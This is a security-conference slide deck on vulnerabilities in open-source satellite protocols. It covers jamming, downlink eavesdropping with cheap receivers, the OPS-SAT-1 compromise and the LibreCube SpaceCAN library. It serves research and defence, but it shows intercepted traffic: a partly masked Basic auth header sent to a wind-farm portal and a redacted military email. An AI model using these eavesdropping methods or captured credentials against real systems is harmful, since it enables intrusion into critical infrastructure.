

# Eerie Glow

Unveiling Security Vulnerabilities in Open-Source Satellite  
Communication Protocols

UCCU Hacker / Vic Huang

# Outline

- Introduction
  - Satellite and segments
- Attack vectors
- Case Study
  - SPACECAN
  - Special case using Libcsp
- Takeaway

# Whoami

- Vic Huang
- Independent Researcher / Security Engineer
- Member @ UCCU Hacker
- Working on Web/Mobile/ICS/Privacy domain
- Shared his research on HITB, CODE BLUE, Ekoparty, ROOTCON, REDxBLUE pill, HITCON, CYBERSEC, DEFCON village.






# Introduction


# How's satellite internet works and segments

- Space Segment
- Ground Segment
- Link Segment
  - Uplink
  - Downlink
- User Segment



# Ground segment

- Ground station is the core controller of satellite in whole lifecycle.
- Russian attacker controlled ROSAT in 1998.9.20
- Recently APT group set their target on satellite/telecom
  - 2018 Chinese APT group Thrip attack telecom in US and east Asia
  - 2022 Russian APT group Fancy Bear attack ViaSat
  - 2023 Chinese APT group Volt Typhoon attack US critical infrastructure related to satellite
  - 2023 Iranian APT group Peach Sandstorm attacked aerospace industry in several regions



ROSAT burned in atmosphere

# Link segment - Jamming

- Russia has attempted to use Tobol to disrupt StarLink transmissions in Ukraine.
- Tobol is a large, high-power antenna that can emit a signal strong enough to affect signal transmission in an area
- Ground
  - Aiming ground station or user terminal device to achieve **denial of service** and **spoofing**
- Space
  - Malformed traffic in uplink



Tobol in Калининградская область  
<https://www.thedefensepost.com/2024/04/24/russia-flight-jamming-nato/>

# Link segment - Eavesdropping

- In 2005 & Blackhat 2020 research, they use DVS-B card and antenna (~\$300) plus open source libraries to eavesdrop the broadcasting downlink signal among Europe
- Found some credentials, sensitive information and even account/password of critical infrastructure in traffic if victim is using **unencrypted protocol**
  - http , pop3 , ftp
- Able to extract some sensitive media content from old protocols like MPEG-2, GSM

```
From: ----- R LtCol -- SFS/-- [mailto:-----@-----af.mil]
Sent: Friday, November 12, 2004 4:06 AM
To: -----; ----- F TSgt -- SFS/SF---
Cc: ----- LtCol
-- SFS/--; ----- Capt 31 SFS/---; ----- SMSgt 31 SFS/---
Subject: RE: ----- System
Mr. -----,
We would greatly appreciate a sooner installation. We have
troops that need this training and can no longer afford to
have our system sitting in a warehouse. Let me know if
there is anything I can do to help.
Thank you. Lt Col -----
-----Original Message-----
From: ----- [mailto:-----co.uk]
Sent: Friday, November 12, 2004 10:02 AM
To: ----- TSgt 31 SFS/SF---
Cc: LtCol 31 SFS/CC'; ----- Capt 31 SFS/---'; ----- SMSgt 31 SFS/---
Subject: RE: ----- System
TSgt -----,
I will contact the Installation and Training team at headquarters in
Atlanta USA to see if they can get your system installed sooner.
Regards -----
(...)
From: ----- F TSgt 31 SFS/SF---
[mailto:-----@-----af.mil]
Sent: 12 November 2004 08:43
To: -----; -----; ----- LtCol
31 SFS/--; ----- Capt 31 SFS/SFT; ----- SMSgt 31 SFS/---
Subject: RE: ----- System
All: We would really like to have the ----- set up before then,
if you have the resources, please check and see what you can do
for our unit. If you can't do it then we would like it done
on the first available date that you have. I will be awaiting
your response. Thanks for your help in advance.
TSgt ----- Training
```

Figure 5: Company — US military conversation exposed to broadcast (--- used for privacy reasons).

## IOT & Critical Infrastructure

The image shows a screenshot of a web browser displaying the 'NORDEX NC2 Wind Farm Portal' login page. The page has a blue header with the 'NORDEX' logo and the text 'NC2 Wind Farm Portal'. Below the header, there are radio buttons for 'Certificate', 'Secure', and 'Basic' authentication. The 'Basic' option is selected. There are input fields for 'Username' and 'Password', and a 'Login' button. Below the login fields, there is a 'Select Language' section with a dropdown menu set to 'English'.


Overlaid on the browser screenshot is a network traffic capture showing an unencrypted HTTP request. A speech bubble points to the 'Authorization' header, which contains the text 'admin-electro.....'. The full request text is as follows:

```
GET /level/15/exec/-/sh/run/CR HTTP/1.1
Host: 64.
Authorization: Basic YWRtaW4tZWx1Y3RyY
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: deflate, gzip, identity
Accept-Language: en-US;q=0.6,en;q=0.4
Referer: http://64.
User-Agent: Mozilla/5.0 (Windows NT 5.1; rv:9.0.1) Gecko/20100101 Firefox/9.0.1
```




# Satellite & subsystems

- Command and Data Handling (C&DH)




- On-board computer is the brain of the satellite
- Electrical Power and Distribution Subsystem (EPDS)
- Attitude Determination and Control (AD&C)
- Telemetry, Tracking, and Command (TT&C)
  - Support communication between a satellite & a ground station
- Thermal Control Subsystem (TCS)
- Structures and Mechanisms Subsystem (SMS)
  - Antennas




# Satellite & subsystems

System level of ION-F Nanosatellite



Command and Data Handling Subsystem Design for the Ionospheric Observation Nanosatellite Formation (ION-F)


Standard 2U CubeSat diagram



Applying HOL/PBL to Prepare Undergraduate Students into Graduate Level Studies in the Field of Aerospace Engineering Using the Puerto Rico CubeSat Project Initiative

# Space protocols - CCSDS

- The Consultative Committee for Space Data Systems (CCSDS)
- Was formed in 1982 by the major space agencies of the world
- Developed data standards and information system frameworks data creation, transmission, management, and preservation as well as the systems supporting that data
- Aim to cover entire OSI in space protocols




# Space protocol - ECSS

- European Cooperation for Space Standardization
- Found by ESA and several European organization
  - Engineering standards
  - Management standards
  - Product Assurance standards
  - Sustainability standards
  - General and System documents



# Space segment - OPS-SAT-1


- NanoSat MO Framework (NMF) is an open-source software framework for small satellites based on CCSDS Mission Operations services.
- OPS-SAT is a CubeSat built by ESA and launched in December 2019, and the powerful OBC installed NMF which allowed user to control most of subsystems on OPS-SAT
- Java deserialization leads to shell code injection
- Run space-spell-root binary and **bypass weak encryption** then compromise OPS-SAT-1



User "exp237" process bypass supervisor's command filter and execute arbitrary command  
By [World premiere: hacking and recovery of a flying satellite](#)

# Open satellite projects

- Nowadays the cost of building and launching satellites , especial CubeSat , is not that unaffordable
- Communities or lab students can possibly make their own satellite projects
- Most of their software and hardware are open-sourced




OreSat



AcubeSat



FloripaSAT




<https://magazine.byu.edu/article/cubesat/>



# Case study - SpaceCAN

# SpaceCAN & LIBRE CUBE

- LibreCube is an open project that aiming to create an ecosystem of modular components
- They developed both hardware and software such as libraries for on-board computer , several space protocols simplified from CCSDS space protocols and ECSS
- SpaceCAN is one of the libraries they developed which is simplified from ECSS-E-ST-50-15C , a CANbus extension protocol for internal communication

